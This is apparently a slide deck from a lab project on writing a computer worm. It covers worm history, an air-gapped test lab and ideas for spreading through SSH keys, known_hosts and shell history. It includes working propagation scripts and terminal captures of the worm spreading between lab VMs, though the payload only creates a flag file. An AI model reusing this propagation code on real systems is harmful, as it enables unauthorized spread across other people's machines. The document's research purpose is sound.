

Writing a Worm


Winston Weinert

A computer program
that replicates itself
across computer
systems.

Worms in the Wild

- 1988: Morris Worm - 1/10 of all Internet connected computers affected
- 2000: ILOVEYOU email worm
- 2008: Conficker
- 2017: WannaCry ransomware
- (Countless others)

Worm: Win32 Conficker



Project Statement

1. Research history of computer worms
2. Set up airgap-safe lab environment
3. Experiment with worms within confines of lab environment
4. Report on findings

Lab Environment

Hardware

- Old Thinkpad X100e laptop
- WiFi card removed
- Bluetooth disabled in BIOS
- (Hence only ethernet is configured)

Software

- Alpine Linux - *tiny installation*
- libvirt+KVM virtualization
- No SSH daemon on host
- Guests are networked internally only
- Guests can talk to host *only* for Package repository mirror (HTTP)

Propagation Methods

- Already opened ssh session (piggyback on another ssh channel)
- Shell history of ssh commands
- Obtain ssh private key material
 - Hijack ssh-agent (way to unlock keys on first use)
 - Simply check for unencrypted ssh keys - alarmingly common for end users
- Infect package repository
- And more?

Payloads

- Currently created a simple flag file on infected hosts
- Idea: command & control (botnet)

Escalation Exploits

- Idea: CVE-2018-14665 (overwrite any file using Xorg)

Project Status

- Lab environment set up
- Basic unencrypted ssh private key propagation works!
- **TODO** Add more propagation methods
- **TODO** Add different payloads
- **TODO** Add escalation methods
- **TODO** Research worm history
- **TODO** Modularize the worm (propagation, escalation, and payloads should be interchangeable).


```
emacs@tachikoma
~/bin/sh

known="$HOME/.ssh/known_hosts"

if [ ! -f "$known" ]; then
    exit 1
fi

printf '> Found %s\n' "$known"

while read; do
    h="$(printf '%s\n' "$REPLY" | awk '{ print $1 }')"
    if ! ssh "$h" true; then
        printf '>> Could not reach %s\n' "$h"
        continue
    else
        printf '>> Found target %s\n' "$h"
        ssh "$h" touch flag
        printf '>> Made flag\n'
    fi
done < "$known"

U:--- propagate.sh All L1 [(Shell-script[sh])]
```

```
BETA:1:virsh - "winston@tachikoma:~"

printf '> Found %s\n' "$known"

while read; do
    h="$(printf '%s\n' "$REPLY" | awk '{ print $1 }')"
    if ! ssh "$h" true; then
        printf '>> Could not reach %s\n' "$h"
        continue
    else
        printf '>> Found target %s\n' "$h"
        ssh "$h" touch flag
        printf '>> Made flag\n'
    fi
done < "$known"
alpine:"$ ./prop.sh
> Found /home/test/.ssh/known_hosts
>> Found target 192.168.100.234
>> Made flag
alpine:"$ cat .ssh/known_hosts
192.168.100.234 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
NTYAAABBBBjIjXR9QMommSS6ZntPV223ahSjxzoSfW5J6AzFNlyxu2IwqdIQDhoko7yD0fJh74rH7Z1
1UyLx8140PX4Fac=
alpine:"$ []
[BETA] (tachikoma) 1:virsh* "winston@tachikoma:" | 2018-12-07 00:14
```

Name	PID	CPU%	MEM%
eth0			2.89
lo			0.59

```
ALPHA:1:ALPHA - "winston@tachikoma:~"

eth0    Link encap:Ethernet HWaddr 52:54:00:FE:23:C9
        inet addr:192.168.100.234 Bcast:192.168.100.255 Mask:255.255.255.0
        inet6 addr: fd00::aaaa:0:5054:ff:fefe:23c9/64 Scope:Global
        inet6 addr: fe80::5054:ff:fefe:23c9/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:56 errors:0 dropped:24 overruns:0 frame:0
        TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:5980 (5.8 KiB) TX bytes:2302 (2.2 KiB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

alpha:"$ ls -l
total 0
-rw-r--r-- 1 test test 0 Dec 7 00:12 flag
alpha:"$ []
[ALPHA] (tachikoma) 1:ALPHA* "winston@tachikoma:" | 2018-12-07 00:14
```

```
charlie:~$ /sbin/ifconfig
eth0 Link encap:Ethernet HWaddr 52:54:00:11:0E:7A
      inet addr:192.168.100.240 Bcast:192.168.100.255 Mask:255.255.255,0
      inet6 addr: fe80::5054:fff:fe11:e7a/64 Scope:Link
      inet6 addr: fd00::aaaa:0:5054:fff:fe11:e7a/64 Scope:Global
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:849 errors:0 dropped:21 overruns:0 frame:0
      TX packets:474 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3311818 (3.1 MiB) TX bytes:49277 (48.1 KiB)

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:65536 Metric:1
   RX packets:0 errors:0 dropped:0 overruns:0 frame:0
   TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:1000
   RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

charlie:~$ ls -la
.          .bash_history
..         .ssh
.bash_history  shell_history_with_flag.sh
charlie:~$ cat .bash_history
cd
true
echo $SHELL
cd
cat .bash_history
ls
cat shell_history_with_flag.sh
cat .bash_history
ssh 192.168.100.234
charlie:~$ cat shell_history_with_flag.sh
#!/bin/sh

for h in .bash_history .history .zsh_history .mksh_history; do
  if [ -f "$HOME/$h" ]; then
    grep -o 'ssh .*' "$HOME/$h"
  fi
done | while read; do
  printf '>> Found ssh command: "%s"\n' "$REPLY"
  if $REPLY touch flag; then
    printf '>> Made flag\n'
  else
    printf '>> Failed login.\n'
  fi
done

charlie:~$ ./shell_history_with_flag.sh
>> Found ssh command: "ssh 192.168.100.234"
>> Made flag
charlie:~$

alpha:~$ /sbin/ifconfig
eth0 Link encap:Ethernet HWaddr 52:54:00:FE:23:C9
      inet addr:192.168.100.234 Bcast:192.168.100.255 Mask:255.255.255,0
      inet6 addr: fd00::aaaa:0:5054:fff:fe23:c9/64 Scope:Global
      inet6 addr: fe80::5054:fff:fe23:c9/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:217 errors:0 dropped:26 overruns:0 frame:0
      TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:36580 (35.7 KiB) TX bytes:26478 (25.8 KiB)

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:65536 Metric:1
   RX packets:0 errors:0 dropped:0 overruns:0 frame:0
   TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:1000
   RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

alpha:~$ /sbin/rc-service sshd status
* status: started
alpha:~$ ls -la
.          .ssh
.bash_history  now we run the script on the left
charlie:~$ ls -la
.          .ssh flag
alpha:~$
```

Shell history used to discover targets

```
charlie:~$ ls
final.sh
charlie:~$ # now we run the final.sh
charlie:~$ ./final.sh
> On host charlie (inet addr:192.168.100.240)
> Made flag
> Found /home/test/.ssh/known_hosts. Attempting to spread.
>> Found target 192.168.100.234
> On host alpha (inet addr:192.168.100.234)
> Made flag
> Found /home/test/.ssh/known_hosts. Attempting to spread.
>> Found target fd00::aaaa:0:5054:fff:fe68:8c09
> On host delta (inet addr:192.168.100.210)
> Made flag
>> Propagated to fd00::aaaa:0:5054:fff:fe68:8c09
>> Propagated to 192.168.100.234
charlie:~$

alpha:~$ ls
alpha:~$ # now we run the final.sh
alpha:~$ ls
final.sh flag
alpha:~$

delta:~$ ls
delta:~$ # now we run the final.sh
delta:~$ ls
final.sh flag
delta:~$
```

The proof of concept worm in action